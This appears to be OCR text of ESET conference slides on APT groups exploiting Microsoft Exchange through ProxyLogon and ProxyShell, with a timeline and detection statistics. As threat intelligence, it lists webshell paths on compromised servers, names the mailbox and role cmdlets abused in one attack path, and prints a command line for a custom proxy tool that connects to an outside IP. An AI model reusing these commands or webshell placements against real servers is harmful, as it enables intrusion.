
Tonto team
March 3rd

ShadowPad
March 3rd

Opera Cobalt Strike
March 3rd

Mikroceen
March 4th

DLTMiner
March 5th



Intent

Since

2017

Targeting

Mikroceen

Gh0st RAT

# Mikroceen - Details


- Main actions observed:
  - Webshell in:

```
C:\inetpub\wwwroot\aspnet_client\aspnet_regiis.aspx
<install_dir>\FrontEnd\HttpProxy\owa\auth\aspnet_error.aspx
C:\inetpub\wwwroot\aspnet_client\log_error_9e23efc3.aspx
```

- Mikroceen RAT
- Custom proxy:

```
calcx.exe  300 194.68.44[.]19 c:\users\public\1.log <private_IP>:3128
```

- Mimikatz



Tick
Feb. 28th

LuckyMouse
March 1st

Calypso
March 1st

Websiic
March 1st

Winnti group
March 2nd

Tonto team
March 3rd

ShadowPad
March 3rd

Opera Cobalt Strike
March 3rd

Mikroceen
March 4th

DLTMiner
March 5th

# DLTMiner

| Intent | Since | Targeting |
|---|---|---|
| $ | 2019 | * |

# DLTMiner - Details

- Active March, 4 & March, 5 **only**
- PowerShell downloader
- Mimikatz + Lateral movement
- Access to the exploit or **hijack** of websheIls?


# Exchange servers under siege from at least 10 APT groups

ESET Research has found LuckyMouse, Tick, Winnti Group, and Calypso, among others, are likely using the recent Microsoft Exchange vulnerabilities to compromise email servers all around the world

Matthieu Faou Mathieu Tartare Thomas Dupuy

0 Mar 2021 - 02:00PM


# Just the tip of the iceberg?



ProxyLogon is Just the Tip of the Iceberg: A New Attack Surface on Microsoft Exchange Server!

Orange Tsai | Principal Security Researcher, DEVCORE
**Date**: Thursday, August 5 | 3:20pm–4:00pm ( Virtual )
**Format**: 40-Minute Briefings
**Tracks**: </ AppSec, Exploit Development

# One day before Orange Tsai's presentation



**Kevin Beaumont** @GossiTheDog

Interesting thing I noticed in MailPot with Exchange servers - somebody has started targeting them using autodiscover.json, a detection avoidance and relatively undocumented feature it appears.

| | | |
|---|---|---|
| 916ff-9... | 443 | - |
| 746a8... | 443 | - |

8:52 AM · 2 août 2021 · Twitter Web App


**36** Retweets **3** Tweets cités **117** J'aime

# ProxyShell

# Quick overview of the Vulnerabilities

- **ProxyShell**: CVE-2021-34473 + CVE-2021-34523 + CVE-2021-31207
- When chained: Pre-auth Remote Code Execution
- On-premise Microsoft Exchange 2013, 2016 and 2019

# How are these vulnerabilities used?



CVE-2021-34473
CVE-2021-34523


CVE-2021-27065

Malicious PST file


!BDN
0x2142444E

```
C:\inetpub\wwwroot\aspnet_client\aspnet.aspx
C:\inetpub\wwwroot\aspnet_client\client.aspx
C:\inetpub\wwwroot\aspnet_client\caches.aspx
[…]
```

# ProxyNoShell: alternative exploitation path v1



# ProxyNoShell: alternative exploitation path v2




CVE-2021-34473
CVE-2021-34523

New-Mailbox
New-RoleGroupMember
Add-Mailbox permissions

Mailbox with full access permissions

# Timeline



2021-04
ProxyShell discovered by Orange Tsai

2021-04 2021-05
Security updates published by Microsoft


2021-08-02
Unsuccessful ProxyShell exploitation attempts

2021-08-03
Orange Tsai’s presentation at BHUSA


2021-08-12
First ProxyShell exploitation observed

2021-08-21
CISA alert released

# Statistics


Number of ESET detections
2021-08-11 02:00
2021-08-15 02:00
2021-08-19 02:00
2021-08-23 02:00
2021-08-27 02:00
2021-08-31 02:00
2021-09-03 02:00
2021-09-07 02:00
2021-09-11 02:00
2021-09-15 02:00
dt per 3 hours

# In-the-wild reality



ApplicationUpdate

Aug. 12th

TA410

Aug. 13th

TA428

Aug. 24th

SparklingGoblin

Aug. 31st

RedFoxTrot

Sep. 9th

